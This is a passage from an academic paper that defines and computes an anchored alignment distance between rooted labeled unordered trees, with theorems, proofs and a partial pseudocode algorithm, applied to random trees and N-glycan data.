Kawazu 680-4, Iizuka 820-8502, Japan  
Email: hirata@ai.kyutech.ac.jp

**Abstract**—In this paper, we formulate an *anchored alignment distance* between rooted labeled unordered trees as the minimum cost of the anchored alignment whose anchoring is constructed from the minimum cost isolated-subtree mapping by adding the pairs of non-mapped leaves, and design the algorithm to compute it. Since this algorithm runs in exponential time with respect to the number of leaves in theoretical, we give experimental results for randomly generated trees and for N-glycan data with small degree as real data to evaluate the anchored alignment distance by comparing with the isolated-subtree distance and the alignment distance.

## I. INTRODUCTION

COMPARING tree-structured data such as HTML and XML data for web mining or DNA and glycan data for bioinformatics is one of the important tasks for data mining. The most famous distance measure between *rooted labeled unordered trees* (trees, for short) is the *edit distance* [6], [11], denoted by  $\tau_{\text{Tai}}$ . The edit distance is formulated as the minimum cost of *edit operations*, consisting of a *substitution*, a *deletion* and an *insertion*, applied to transform from a tree to another tree.

It is known that the edit distance is closely related to the notion of a *Tai mapping* (mapping, for short) [11], which is a one-to-one node correspondence between trees preserving ancestor relations. Then, the minimum cost of possible Tai mappings coincides with the edit distance [11]. However, it is known that the problem of computing the edit distance between trees is MAX SNP-hard [18] even if they are binary [2].

An *alignment distance*, denoted by  $\tau_{\text{ALN}}$ , is an alternative distance measure to compare trees [4]. The alignment distance is formulated as the minimum cost of an *alignment* between two trees obtained by first inserting nodes labeled with spaces into two trees such that the resulting trees have the same structure and then overlaying them. The alignment distance is an edit distance such that every insertion proceeds to deletions in operational.

Note first that, whereas the edit distance between strings coincides with the alignment distance between them, the edit distance between trees is different from the alignment distance

between them in general (cf., [6]); The edit distance is smaller than or equal to the alignment distance. The reason is to exist trees not preserving both cycle-free and ancestor relations when every deletion proceeds to insertions.

As another characterization of the alignment distance for trees, Kuboyama [6] has first formulated an *alignable mapping* as the variation of a Tai mapping whose minimum cost coincides with the alignment distance and shown that the alignable mapping coincides with a *less-constrained mapping* [7]. Furthermore, whereas the problem of computing the alignment distance is also MAX SNP-hard, it is tractable if the maximum degree of two trees are bounded by some constant  $D$ , where the detailed time complexity is  $O(n^2 D!)$  time for the maximum number  $n$  of nodes in two trees [4].

In bioinformatics, Schiermer and Giegerich [10] have introduced an *anchored alignment* with respect to a Tai mapping, called an *anchoring*, in the context of forest alignments. The anchored alignment is an alignment (that is, a tree) which contains a node labeled by a pair of labels for every pair of nodes in the anchoring.

However, there arises a problem that an arbitrary anchoring between two trees does not always provide an anchored alignment, since an arbitrary Tai mapping is not always an alignable (that is, a less-constrained) mapping. In order to avoid this problem, Ishizaka *et al.* [3] have designed an efficient algorithm to compute the anchored alignment in  $O(H|M|^2 + n)$  time if an anchoring  $M$  is less-constrained; returns “no” otherwise, where  $H$  is the maximum height of two trees.

In order to compute the anchored alignment, it is necessary to give an anchoring. In this paper, we construct an anchoring from the minimum cost *isolated-subtree* (or *constrained mapping*) [12], [16], [17], because the isolated-subtree mapping is the nearest mapping to the less-constrained mapping in a Tai mapping hierarchy [6], [15] and we can compute an *isolated-subtree distance*  $\tau_{\text{ILST}}$  as the minimum cost of possible isolated-subtree mappings in  $O(n^2 d)$  time, where  $d$  is the minimum of the degrees of two trees [13].

For the minimum cost isolated-subtree mapping  $M$ , we select the set  $M'$  of pairs of non-mapped leaves by  $M$ . Then, we formulate an *anchored alignment distance*  $\tau_{\text{ACH}}$  as the minimum cost of the anchored alignment through an anchoring

<sup>†</sup>Current affiliation: Hitachi, Ltd.

\*The author would like to express thanks for support by Grant-in-Aid for Scientific Research 17H00762, 16H02870, 16H01743 and 15K12102 from the Ministry of Education, Culture, Sports, Science and Technology, Japan.



$M \cup M'$  if  $M \cup M'$  is less-constrained;  $\tau_{\text{ILST}}$  otherwise. We design the algorithm to compute  $\tau_{\text{ACH}}$  in  $O(n^2(d+H2^v))$  time, where  $v$  is the minimum number of leaves in two trees.

Since this algorithm runs in exponential time with respect to  $v$  in theoretical, we first give experimental results for randomly generated trees to evaluate the anchored alignment distance  $\tau_{\text{ACH}}$  by comparing with the isolated-subtree distance  $\tau_{\text{ILST}}$ . Here, in this experiment, we cannot compute the alignment distance  $\tau_{\text{ALN}}$  of which time complexity is  $O(n^2D!)$  within one day. Next, we give experimental results for N-glycan data as real data provided from KEGG [5] whose  $v$  is small to compute  $\tau_{\text{ACH}}$  efficiently. Then, we compare  $\tau_{\text{ACH}}$  with  $\tau_{\text{ALN}}$  and  $\tau_{\text{ILST}}$ , where it holds that  $\tau_{\text{ALN}} \leq \tau_{\text{ACH}} \leq \tau_{\text{ILST}}$  in general. For N-glycan data, it holds that  $\tau_{\text{ALN}} = \tau_{\text{ACH}} = \tau_{\text{ILST}}$  in more than 94% pairs and  $\tau_{\text{ACH}} = \tau_{\text{ILST}}$  in more than 99% pairs. Furthermore, we investigate the pairs such that  $\tau_{\text{ALN}} < \tau_{\text{ACH}} < \tau_{\text{ILST}}$  and  $\tau_{\text{ALN}} = \tau_{\text{ACH}} < \tau_{\text{ILST}}$ .

## II. PRELIMINARIES

A *tree* is a connected graph without cycles. For a tree  $T = (V, E)$ , we denote  $V$  and  $E$  by  $V(T)$  and  $E(T)$ , respectively. The *size* of  $T$  is  $|V|$  and denoted by  $|T|$ . We sometime denote  $v \in V(T)$  by  $v \in T$ . We denote an empty tree by  $\emptyset$ .

A *rooted tree* is a tree with one node  $r$  chosen as its *root*. We denote the root of a rooted tree  $T$  by  $r(T)$ . For each node  $v$  in a rooted tree with the root  $r$ , let  $UP_r(v)$  be the unique path from  $v$  to  $r$ . If  $UP_r(v)$  has exactly  $k$  edges, then we say that the *height* of  $v$  is  $k$  and denote it by  $h(v) = k$ . We define  $h(T) = \max\{h(v) \mid v \in T\}$  and call it the *height* of  $T$ .

The *parent* of  $v (\neq r)$  is its adjacent node on  $UP_r(v)$  and the *ancestors* of  $v (\neq r)$ , are the nodes on  $UP_r(v) - \{v\}$ . We denote that  $v$  is an ancestor of  $u$  by  $u < v$  that  $u < v$  or  $u = v$  by  $u \leq v$ . Also we denote neither  $u \leq v$  nor  $v \leq u$  by  $u \# v$ . We say that  $w$  is the *least common ancestor* of  $u$  and  $v$ , denoted by  $u \sqcup v$ , if  $u \leq w$ ,  $v \leq w$  and there exists no  $w'$  such that  $w' \leq w$ ,  $u \leq w'$  and  $v \leq w'$ .

We say that  $u$  is a *child* of  $v$  if  $v$  is the parent of  $u$ . The set of children of  $v$  is denoted by  $ch(v)$ . A *leaf* is a node having no children. We denote the set of all leaves in  $T$  by  $lv(T)$ . We define  $d(v) = |ch(v)|$  and  $d(T) = \max\{d(v) \mid v \in T\}$  and call them the *degree* of  $v$  and  $T$ , respectively.

We say that a rooted tree is *labeled* if each node is assigned a symbol from a fixed finite alphabet  $\Sigma$ . For a node  $v$ , we denote the label of  $v$  by  $l(v)$ , and sometimes identify  $v$  with  $l(v)$ . Let  $\varepsilon \notin \Sigma$  denote a special *blank* symbol and  $\Sigma_\varepsilon = \Sigma \cup \{\varepsilon\}$ .

Let  $v \in T$  and  $v_i, v_j \in ch(v)$  such that  $v_i$  (resp.,  $v_j$ ) is the  $i$ -th (resp.,  $j$ -th) child of  $v$ . We say that  $v_i$  is *to the left of*  $v_j$  if  $i \leq j$ . Also, for every  $u, v \in T$ , we define a *sibling order*  $u \preceq v$  if there exist  $u', v' \in ch(u \sqcup v)$  such that  $u \leq u'$ ,  $v \leq v'$  and  $u'$  is to the left of  $v'$ . Hence, we say that a rooted tree is *ordered* if the sibling order  $\preceq$  is fixed; *unordered* otherwise. In this paper, we call a rooted labeled unordered tree a *tree*.

**Definition 1 (Edit operations [11]):** The *edit operations* of a tree  $T$  are defined as follows.

- 1) *Substitution*: Change the label of the node  $v$  in  $T$ .

- 2) *Deletion*: Delete a node  $v$  in  $T$  with parent  $v'$ , making the children of  $v$  become the children of  $v'$ . The children are inserted in the place of  $v$  as a subset of the children of  $v'$ .
- 3) *Insertion*: The complement of deletion. Insert a node  $v$  as a child of  $v'$  in  $T$  making  $v$  the parent of a subset of the children of  $v'$ .

We represent each edit operation by  $(l_1 \mapsto l_2)$ , where  $(l_1, l_2) \in (\Sigma_\varepsilon \times \Sigma_\varepsilon - \{(\varepsilon, \varepsilon)\})$ . The operation is a substitution if  $l_1 \neq \varepsilon$  and  $l_2 \neq \varepsilon$ , a deletion if  $l_2 = \varepsilon$ , and an insertion if  $l_1 = \varepsilon$ .

We define a *cost function*  $\gamma : (\Sigma_\varepsilon \times \Sigma_\varepsilon - \{(\varepsilon, \varepsilon)\}) \mapsto \mathbf{R}^+$  on pairs of labels. We often constrain a cost function  $\gamma$  to be a *metric*, that is,  $\gamma(l_1, l_2) \geq 0$ ,  $\gamma(l_1, l_2) = 0$  iff  $l_1 = l_2$ ,  $\gamma(l_1, l_2) = \gamma(l_2, l_1)$  and  $\gamma(l_1, l_3) \leq \gamma(l_1, l_2) + \gamma(l_2, l_3)$ . We call the cost function that  $\gamma(l_1, l_2) = 1$  if  $l_1 \neq l_2$  a *unit cost function* and denote it by  $\mu$ .

**Definition 2 (Edit distance [11]):** For a cost function  $\gamma$ , the *cost* of an edit operation  $e = l_1 \mapsto l_2$  is given by  $\gamma(e) = \gamma(l_1, l_2)$ . The *cost* of a sequence  $E = e_1, \dots, e_k$  of edit operations is given by  $\gamma(E) = \sum_{i=1}^k \gamma(e_i)$ . Then, an *edit distance*  $\tau_{\text{Tai}}^\gamma(T_1, T_2)$  between trees  $T_1$  and  $T_2$  under  $\gamma$  is defined as follows:

$$\tau_{\text{Tai}}^\gamma(T_1, T_2) = \min \left\{ \gamma(E) \mid \begin{array}{l} E \text{ is a sequence} \\ \text{of edit operations} \\ \text{transforming } T_1 \text{ to } T_2 \end{array} \right\}.$$

**Definition 3 (Tai mapping [11]):** Let  $T_1$  and  $T_2$  be trees and  $M \subseteq V(T_1) \times V(T_2)$ . We say that a triple  $(M, T_1, T_2)$  is a *Tai mapping* between  $T_1$  and  $T_2$  if every pair  $(v_1, w_1)$  and  $(v_2, w_2)$  in  $M$  satisfies the following conditions.

- 1)  $v_1 = v_2$  iff  $w_1 = w_2$  (one-to-one condition).
- 2)  $v_1 \leq v_2$  iff  $w_1 \leq w_2$  (ancestor condition).

We will use  $M$  instead of  $(M, T_1, T_2)$  when there is no confusion. Also we denote the set of all the Tai mappings between  $T_1$  and  $T_2$  by  $\mathcal{M}_{\text{Tai}}(T_1, T_2)$ .

We denote the sets  $\{v \in T_1 \mid (v, w) \in M\}$  and  $\{w \in T_2 \mid (v, w) \in M\}$  by  $M|_1$  and  $M|_2$ , respectively. For  $M \in \mathcal{M}_{\text{Tai}}(T_1, T_2)$ , the *cost*  $\gamma(M)$  of  $M$  is given as:

$$\gamma(M) = \sum_{(v,w) \in M} \gamma(v, w) + \sum_{v \in T_1 - M|_1} \gamma(v, \varepsilon) + \sum_{w \in T_2 - M|_2} \gamma(\varepsilon, w).$$

**Theorem 1 (Tai [11]):**  $\tau_{\text{Tai}}^\gamma(T_1, T_2) = \min\{\gamma(M) \mid M \in \mathcal{M}_{\text{Tai}}(T_1, T_2)\}$ .

**Definition 4 (Less constrained and isolated-subtree mappings):** Let  $T_1$  and  $T_2$  be trees and  $M \in \mathcal{M}_{\text{Tai}}(T_1, T_2)$ .

- 1) We say that  $M$  is a *less-constrained mapping* [7], denoted by  $M \in \mathcal{M}_{\text{LESS}}(T_1, T_2)$ , if  $M$  satisfies that, for every  $(v_1, w_1), (v_2, w_2), (v_3, w_3) \in M$ :

$$v_1 \sqcup v_2 < v_1 \sqcup v_3 \implies w_2 \sqcup w_3 = w_1 \sqcup w_3.$$

Or equivalently [6]:

$$w_1 \sqcup w_2 < w_1 \sqcup w_3 \implies v_2 \sqcup v_3 = v_1 \sqcup v_3.$$

- 2) We say that  $M$  is an *isolated-subtree mapping* [12] (or a *constrained mapping* [16], [17]), denoted by

$M \in \mathcal{M}_{\text{ILST}}(T_1, T_2)$ , if  $M$  satisfies that, for every  $(v_1, w_1), (v_2, w_2), (v_3, w_3) \in M$ :

$$v_3 < v_1 \sqcup v_2 \iff w_3 < w_1 \sqcup w_2.$$

As similar as Theorem 1, we formulate a *less-constrained distance*  $\tau_{\text{LESS}}^\gamma(T_1, T_2)$  and an *isolated-subtree distance*  $\tau_{\text{ILST}}^\gamma(T_1, T_2)$  as follows:

$$\begin{aligned} \tau_{\text{LESS}}^\gamma(T_1, T_2) &= \min\{\gamma(M) \mid M \in \mathcal{M}_{\text{LESS}}(T_1, T_2)\}, \\ \tau_{\text{ILST}}^\gamma(T_1, T_2) &= \min\{\gamma(M) \mid M \in \mathcal{M}_{\text{ILST}}(T_1, T_2)\}. \end{aligned}$$

For  $A \in \{\text{TAI}, \text{LESS}, \text{ILST}\}$ , we define the set  $\mathcal{M}_A^*(T_1, T_2, \gamma)$  of all the minimum cost mappings between  $T_1$  and  $T_2$  under a cost function  $\gamma$  as follows.

$$\mathcal{M}_A^*(T_1, T_2, \gamma) = \operatorname{argmin}\{\gamma(M) \mid M \in \mathcal{M}_A(T_1, T_2)\}.$$

Jiang *et al.* [4] have introduced an alignment distance as an alternative distance measure to compare trees, which is based on an alignment. Here, for two trees  $T_1$  and  $T_2$ , we say that  $T_1$  and  $T_2$  are *isomorphic without labels* if there exists a bijection  $\phi$  from  $V(T_1)$  to  $V(T_2)$ , called an *isomorphism*, satisfying that  $u \leq v$  iff  $\phi(u) \leq \phi(v)$ .

**Definition 5 (Alignment [4]):** Let  $T_1$  and  $T_2$  be trees. Then, an *alignment* between  $T_1$  and  $T_2$  is a tree  $\mathcal{T}$  obtained by the following steps.

- 1) Insert new nodes labeled by  $\varepsilon$  into  $T_1$  and  $T_2$  so that the resulting trees  $T'_1$  and  $T'_2$  are isomorphic without labels and  $l(\phi(v)) \neq \varepsilon$  whenever  $l(v) = \varepsilon$  for an isomorphism  $\phi$  from  $T'_1$  to  $T'_2$  and every node  $v \in T'_1$ .
- 2) Set  $\mathcal{T}$  to a tree  $T'_1$  obtained by relabeling a label  $l(v)$  for every node  $v \in T'_1$  with  $(l(v), l(\phi(v)))$ . (Note that  $(\varepsilon, \varepsilon) \notin \mathcal{T}$ .)

Let  $\mathcal{A}(T_1, T_2)$  denote the set of all possible alignments between  $T_1$  and  $T_2$ . The *cost*  $\gamma(\mathcal{T})$  of an alignment  $\mathcal{T}$  is the sum of the costs of all labels in  $\mathcal{T}$ .

**Definition 6 (Alignment distance [4]):** Let  $T_1$  and  $T_2$  be trees and  $\gamma$  a cost function. Then, an *alignment distance*  $\tau_{\text{ALN}}^\gamma(T_1, T_2)$  between  $T_1$  and  $T_2$  under  $\gamma$  is defined as follows.

$$\tau_{\text{ALN}}^\gamma(T_1, T_2) = \min\{\gamma(\mathcal{T}) \mid \mathcal{T} \in \mathcal{A}(T_1, T_2)\}.$$

In operational, the alignment distance is an edit distance such that every insertion proceeds to deletions [4]. Furthermore, the following theorem is known.

**Theorem 2:** Let  $T_1$  and  $T_2$  be trees. Suppose that  $n = |T_1|$ ,  $m = |T_2|$ ,  $D = \max\{d(T_1), d(T_2)\}$  and  $d = \min\{d(T_1), d(T_2)\}$ .

- 1) ([6], [7])  $\mathcal{M}_{\text{ILST}}(T_1, T_2) \subseteq \mathcal{M}_{\text{LESS}}(T_1, T_2) \subseteq \mathcal{M}_{\text{TAI}}(T_1, T_2)$ , which implies that  $\tau_{\text{TAI}}^\gamma(T_1, T_2) \leq \tau_{\text{LESS}}^\gamma(T_1, T_2) \leq \tau_{\text{ILST}}^\gamma(T_1, T_2)$ . The equation does not always hold in general.
- 2) ([3], [6])  $\tau_{\text{ALN}}^\gamma(T_1, T_2) = \tau_{\text{LESS}}^\gamma(T_1, T_2)$ .
- 3) ([2], [18]) The problem of computing  $\tau_{\text{TAI}}^\gamma(T_1, T_2)$  is MAX SNP-hard, even if  $T_1$  and  $T_2$  are binary trees.
- 4) ([4]) The problem of computing  $\tau_{\text{ALN}}^\gamma(T_1, T_2)$  is MAX SNP-hard. On the other hand, if  $D$  is bounded by some constant, then we can compute  $\tau_{\text{ALN}}^\gamma(T_1, T_2)$  in  $O(nmD!)$  time.
- 5) ([13]) We can compute  $\tau_{\text{ILST}}^\gamma(T_1, T_2)$  in  $O(nmd)$  time.

### III. ANCHORED ALIGNMENT DISTANCE

Let  $T_1$  and  $T_2$  be trees and  $M \in \mathcal{M}_{\text{TAI}}(T_1, T_2)$  called an *anchoring*. Then, Schiermer and Giegerich [10] have introduced an *anchored alignment* between  $T_1$  and  $T_2$  through  $M$ , which we call in this paper, as an alignment  $\mathcal{T}$  containing a node labeled by  $(l(v), l(w))$  for every  $(v, w) \in M$ . We denote it by  $\text{ach}(T_1, T_2, M)$ .

Note that an arbitrary anchoring does not always provide an anchored alignment, since  $M \in \mathcal{M}_{\text{TAI}}(T_1, T_2)$  whenever  $M \in \mathcal{M}_{\text{LESS}}(T_1, T_2)$  but the converse direction does not hold in general (Theorem 2.1). In order to avoid this problem, Ishizaka *et al.* [3] have formulated an *anchored alignment problem* to output an anchored alignment  $\mathcal{T}$  between  $T_1$  and  $T_2$  through  $M$  if  $\mathcal{T}$  exists; return “no” otherwise. Also they have designed an efficient algorithm, called ACHALN in this paper, to solve the problem by using the following cover sequence.

For  $M \in \mathcal{M}_{\text{TAI}}(T_1, T_2)$  and  $(v, w) \in M$ , let  $S_1(v) = V(T_1[v]) \cap M|_1$  and  $S_2(w) = V(T_2[w]) \cap M|_2$ , where  $T[v]$  denotes the complete subtree of  $T$  rooted at  $v \in T$ . Also, by denoting  $UP_{r_1}(v)$  (resp.,  $UP_{r_2}(w)$ ) as a sequence  $[r_1, \dots, v]$  (resp.,  $[r_2, \dots, w]$ ) for  $r_1 = r(T_1)$  (resp.,  $r_2 = r(T_2)$ ), the *cover sequence* of  $v$  in  $T_1$  (resp.,  $w$  in  $T_2$ ), denoted by  $C_1(v)$  (resp.,  $C_2(w)$ ), is a sequence  $[S_1(r_1), \dots, S_1(v)]$  (resp.,  $[S_2(r_2), \dots, S_2(w)]$ ). We say that  $C_1(v)$  and  $C_2(w)$  are *incomparable* if there exist  $s_1 \in C_1(T_1)$  and  $s_2 \in C_2(T_2)$  such that neither  $s_1 \subseteq s_2$  nor  $s_2 \subseteq s_1$ .

Then, the outline of the algorithm ACHALN is illustrated as follows.

- 1) For every  $(v, w) \in M$ , construct cover sequences  $C_1(v)$  and  $C_2(w)$ .
- 2) If there exists  $(v, w) \in M$  such that  $C_1(v)$  and  $C_2(w)$  are incomparable, then set  $\text{ach}(T_1, T_2, M)$  to  $\emptyset$ .
- 3) Otherwise:
  - a) For every  $(v, w) \in M$ , align  $C_1(v)$  and  $C_2(w)$  as  $C'_1(v)$  and  $C'_2(w)$  and construct a path  $P(v, w)$  by pairing each element of  $C'_1(v)$  and  $C'_2(w)$ .
  - b) Set  $\text{ach}(T_1, T_2, M)$  to a tree constructed from merging every path  $P(v, w)$ .

**Theorem 3 (Ishizaka *et al.* [3]):** We can solve the anchored alignment problem in  $O(H|M|^2 + n + m)$  time, where  $n = |T_1|$ ,  $m = |T_2|$  and  $H = \max\{h(T_1), h(T_2)\}$ .

Then, we can formulate an *anchored alignment distance through  $M$*  as follows.

**Definition 7 (Anchored alignment distance through mapping):**

Let  $T_1$  and  $T_2$  be trees,  $M \in \mathcal{M}_{\text{TAI}}(T_1, T_2)$  and  $\gamma$  a cost function. Then, we define an *anchored alignment distance*  $\tau_{\text{ACH}}^\gamma(T_1, T_2, M)$  between  $T_1$  and  $T_2$  through  $M$  under  $\gamma$  as follows.

$$\begin{aligned} \tau_{\text{ACH}}^\gamma(T_1, T_2, M) &= \begin{cases} \gamma(\text{ach}(T_1, T_2, M)), & \text{if } \text{ach}(T_1, T_2, M) \neq \emptyset, \\ |T_1| + |T_2|, & \text{otherwise.} \end{cases} \end{aligned}$$

By Theorem 2.2,  $M \in \mathcal{M}_{\text{LESS}}(T_1, T_2)$  iff  $\text{ach}(T_1, T_2, M) \neq \emptyset$ . The statements 1 and 2 in ACHALN can determine whether or not  $M \in \mathcal{M}_{\text{LESS}}(T_1, T_2)$  in  $O(H|M|)$  time. Also, by Theorem 2.1,  $M \in \mathcal{M}_{\text{LESS}}(T_1, T_2)$  whenever  $M \in \mathcal{M}_{\text{ILST}}(T_1, T_2)$ .

**Theorem 4:** For trees  $T_1$  and  $T_2$  and a cost function  $\gamma$ , suppose that  $M_1 \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$  and  $M_2 \in \mathcal{M}_{\text{LESS}}^*(T_1, T_2, \gamma)$ . If  $M_1 \subset M_2$ , then, for every  $(v, w) \in M_2 \setminus M_1$ , there exist  $(v_1, w_1), (v_2, w_2) \in M_1$  satisfying each of the following statements.

- 1)  $v < v_1 \sqcup v_2$  and  $w \# w_1 \sqcup w_2$ .
- 2)  $v \# v_1 \sqcup v_2$  and  $w < w_1 \sqcup w_2$ .

*Proof:* Suppose that neither the statements 1 nor 2 holds. Then, for every  $(v_1, w_1), (v_2, w_2) \in M_1$ , it holds that (1)  $v < v_1 \sqcup v_2$  and one of  $w \leq w_1 \sqcup w_2$ ,  $w = w_1 \sqcup w_2$  or  $w_1 \sqcup w_2 \leq w$  and (2)  $w < w_1 \sqcup w_2$  and one of  $v \leq v_1 \sqcup v_2$ ,  $v = v_1 \sqcup v_2$  or  $v_1 \sqcup v_2 \leq v$ . By the ancestor condition, it holds that  $v < v_1 \sqcup v_2 \iff w < w_1 \sqcup w_2$ , which implies that  $M_2 \in \mathcal{M}_{\text{ILST}}(T_1, T_2)$ . Since  $M_1 \subset M_2$  and  $M_1 \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$ , it is a contradiction. ■

**Theorem 5:** There exist trees  $T_1$  and  $T_2$  and a cost function  $\gamma$  such that neither  $M_1 \subset M_2$  nor  $M_2 \subset M_1$  for  $M_1 \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$  and  $M_2 \in \mathcal{M}_{\text{LESS}}^*(T_1, T_2, \gamma)$ . This statement also holds even if trees  $T_1$  and  $T_2$  are unlabeled (or equivalently unique-labeled).

*Proof:* Let  $\mu$  be the unit cost function. First consider the trees  $T_1$  and  $T_2$  in Figure 1 (left). Figure 1 (right) illustrates  $M_1 \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \mu)$  and  $M_2 \in \mathcal{M}_{\text{LESS}}^*(T_1, T_2, \mu)$ . Then, it holds that  $\mu(M_1) = 3$  and  $\mu(M_2) = 2$ , but neither  $M_1 \subset M_2$  nor  $M_2 \subset M_1$ .

Also consider the unique-labeled trees  $T_3$  and  $T_4$  in Figure 2 (left). Figure 2 (right) illustrates  $M_3 \in \mathcal{M}_{\text{ILST}}^*(T_3, T_4, \mu)$  and  $M_4 \in \mathcal{M}_{\text{LESS}}^*(T_3, T_4, \mu)$ . Then, it holds that  $\mu(M_3) = 4$  and  $\mu(M_4) = 2$ , but neither  $M_3 \subset M_4$  nor  $M_4 \subset M_3$ . ■




Fig. 1. Trees  $T_1$  and  $T_2$  (upper),  $M_1 \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \mu)$  and  $M_2 \in \mathcal{M}_{\text{LESS}}^*(T_1, T_2, \mu)$  (lower) in the proof of Theorem 5.

Theorem 5 claims that the minimum cost less-constrained mapping is not always comparable with the minimum cost isolated-subtree mapping (as set inclusion). On the other hand,  $\mathcal{M}_{\text{ILST}}$  is the nearest mapping class to  $\mathcal{M}_{\text{LESS}}$  in a Tai mapping hierarchy [6], [15] and  $\tau_{\text{ILST}}$  is the most general tractable variation of  $\tau_{\text{Tai}}$  [13]. Hence, in this paper, we construct candidates of an anchoring by adding pairs of non-mapped leaves to  $M \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$  by Theorem 4.

For  $M \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$ , let  $\bar{M}$  be a complement of  $M$ , that is,  $\{(v, w) \in T_1 \times T_2 \mid (v, w) \notin M\}$ . A *total leaf mapping* of  $M$ , denoted by  $lm(M)$ , is defined as  $\bar{M} \cap (lv(T_1) \times lv(T_2))$  and we call  $M' \subseteq lm(M)$  (possibly  $M' = \emptyset$ ) a *leaf mapping* of  $M$ . Whereas every leaf mapping is always a Tai




Fig. 2. Unique-labeled trees  $T_3$  and  $T_4$  (upper),  $M_3 \in \mathcal{M}_{\text{ILST}}^*(T_3, T_4, \mu)$  and  $M_4 \in \mathcal{M}_{\text{LESS}}^*(T_3, T_4, \mu)$  (lower) in the proof of Theorem 5.

mapping,  $M \cup M'$  is not always a Tai mapping. Then, for  $M \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$  and  $M' \subseteq lm(M)$ , by applying the algorithm ACHALN for an anchoring  $M \cup M'$  as input, we can obtain the anchored alignment  $ach(T_1, T_2, M \cup M')$ .

**Definition 8 (Anchored alignment distance):** Let  $T_1$  and  $T_2$  be trees and  $\gamma$  a cost function. Then, an *anchored alignment distance*  $\tau_{\text{ACH}}^\gamma(T_1, T_2)$  between  $T_1$  and  $T_2$  under  $\gamma$  is defined as follows.

$$\tau_{\text{ACH}}^\gamma(T_1, T_2) = \min \left\{ \gamma(ach(T_1, T_2, N)) \mid \begin{array}{l} M \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma), \\ M' \subseteq lm(M), \\ N = M \cup M', \\ N \in \mathcal{M}_{\text{LESS}}(T_1, T_2) \end{array} \right\}.$$

If no  $M'$  such that  $M' \subseteq lm(M)$  and  $M \cup M' \in \mathcal{M}_{\text{LESS}}(T_1, T_2)$  exists, then it holds that  $\tau_{\text{ACH}}^\gamma(T_1, T_2) = \tau_{\text{ILST}}^\gamma(T_1, T_2) = \gamma(ach(T_1, T_2, M))$ , by regarding  $M'$  as  $\emptyset$  and since  $M \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$ . Hence, we can avoid to the case that  $|T_1| + |T_2|$  in Definition 7 and it holds that  $\tau_{\text{ALN}}^\gamma(T_1, T_2) \leq \tau_{\text{ACH}}^\gamma(T_1, T_2) \leq \tau_{\text{ILST}}^\gamma(T_1, T_2)$ .

For every alignment  $\mathcal{T}$ , we can construct a mapping which consists of a pair  $(v, w)$  for every node  $(l(v), l(w)) \in \mathcal{T}$ . We call it an *alignable mapping* constructed from  $\mathcal{T}$  [6]. Then, we denote the set of all the alignable mappings constructed from  $ach(T_1, T_2, N)$  such that  $M \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$ ,  $M' \subseteq lm(M)$ ,  $N = M \cup M'$ ,  $N \in \mathcal{M}_{\text{LESS}}(T_1, T_2)$  and the cost is minimum under  $\gamma$  by  $\mathcal{M}_{\text{ACH}}^*(T_1, T_2, \gamma)$ .

**Theorem 6:** We can compute  $\tau_{\text{ACH}}^\gamma(T_1, T_2)$  in  $O(nm(d + H2^v))$  time, where  $n = |T_1|$ ,  $m = |T_2|$ ,  $d = \min\{d(T_1), d(T_2)\}$ ,  $H = \max\{h(T_1), h(T_2)\}$  and  $v = \min\{|lv(T_1)|, |lv(T_2)|\}$ .

*Proof:* Consider the algorithm ACHALNDIST in Algorithm 1. Here, the algorithm  $\text{ILST}(T_1, T_2, \gamma)$  in line 1 returns a pair of the isolated-subtree distance  $\tau_{\text{ILST}}^\gamma(T_1, T_2)$  and its minimum cost isolated-subtree mapping in  $\mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$  [13], which runs in  $O(nmd)$  time. By line 4, we ignore the case that  $M \cup M'$  is not less-constrained. By Definition 8, if no  $M' (\neq \emptyset)$  such that  $M \cup M' \in \mathcal{M}_{\text{LESS}}(T_1, T_2)$  exists, then it holds that  $\tau_{\text{ACH}}^\gamma(T_1, T_2) = \tau_{\text{ILST}}^\gamma(T_1, T_2)$  as the case that  $M' = \emptyset$ , realized by the selection of the minimum value of  $d$  and  $\gamma(\mathcal{T})$  in lines 1 and 5. Since the running time of line 3 is  $O(H|M|^2 + n + m) = O(mnH)$  by Theorem 3 and the



number of  $M'$  in line 2 is at most  $2^v$ , the time complexity also holds. ■

```

procedure ACHALNDIST( $T_1, T_2, \gamma$ )
  /*  $T_1, T_2$  : tree,  $\gamma$ : cost function */
  1  ( $d, M$ )  $\leftarrow$  ILST( $T_1, T_2, \gamma$ );
  /*  $d = \tau_{\text{ILST}}^\gamma(T_1, T_2)$ ,  $M \in \mathcal{M}_{\text{ILST}}^*(T_1, T_2, \gamma)$  */
  2  foreach  $M' \subseteq \text{lm}(M)$  s.t.  $M \cup M' \in \mathcal{M}_{\text{TAI}}(T_1, T_2)$ 
    do
  3     $\mathcal{T} \leftarrow \text{ACHALN}(T_1, T_2, M \cup M')$ ;
    /*  $\mathcal{T} = \emptyset$  if  $M \cup M'$  is not less-constrained */
  4    if  $\gamma(\mathcal{T}) > 0$  then
